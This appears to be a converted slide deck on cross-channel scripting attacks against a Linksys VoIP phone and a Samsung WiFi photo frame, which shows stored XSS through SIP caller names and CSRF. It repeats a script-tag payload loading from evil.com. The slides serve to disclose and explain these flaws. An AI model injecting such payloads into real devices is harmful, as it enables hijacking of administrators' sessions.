
Photo frame



VoIP phone


- ▶ Linksys SPA942
- ▶ Web interface
- ▶ SIP support
- ▶ Call logs

SIP XCS






I SIP: xyz@mydomain calls abc@thatdomain






1 SIP: xyz@mydomain calls abc@thatdomain




SIP XCS





I Attacker makes a call as

```
"<script src="//evil.com/"></script>"
```



1 Attacker makes a call as

```
"<script src="//evil.com/"></script>"
```

2 Administrator accesses web interface






1 Attacker makes a call as

```
"<script src="//evil.com/"></script>"
```

2 Administrator accesses web interface



3 Payload executes

SIP XCS attack result



LINKSYS[®]
A Division of Cisco Systems, Inc.


Linksys

Redial List | Answered Calls | Missed Calls

1.	2.
3.	4.
5.	6.
7.	8.
Part of the page removed to conserve space.	
53.	54.
55.	56.
57.	58.
59.	60.

1.

Photo frame sales





WiFi photo frame

- ▶ Samsung SPF85V
- ▶ RSS / URL feed
- ▶ Windows Live
- ▶ WMV / AVI



Fetch photos from the Internet. Watch movies too.




Fetch photos from the Internet. Watch movies too.

Operation



- ▶ Use browser interface to set up
- ▶ You can also see the current photo!
- ▶ Many configuration fields: RSS, URLs, etc...

Photo frame XCS





I Attacker infects via CSRF






1 Attacker infects via CSRF



2 User connects to manage





1 Attacker infects via CSRF



2 User connects to manage



3 Payload executes

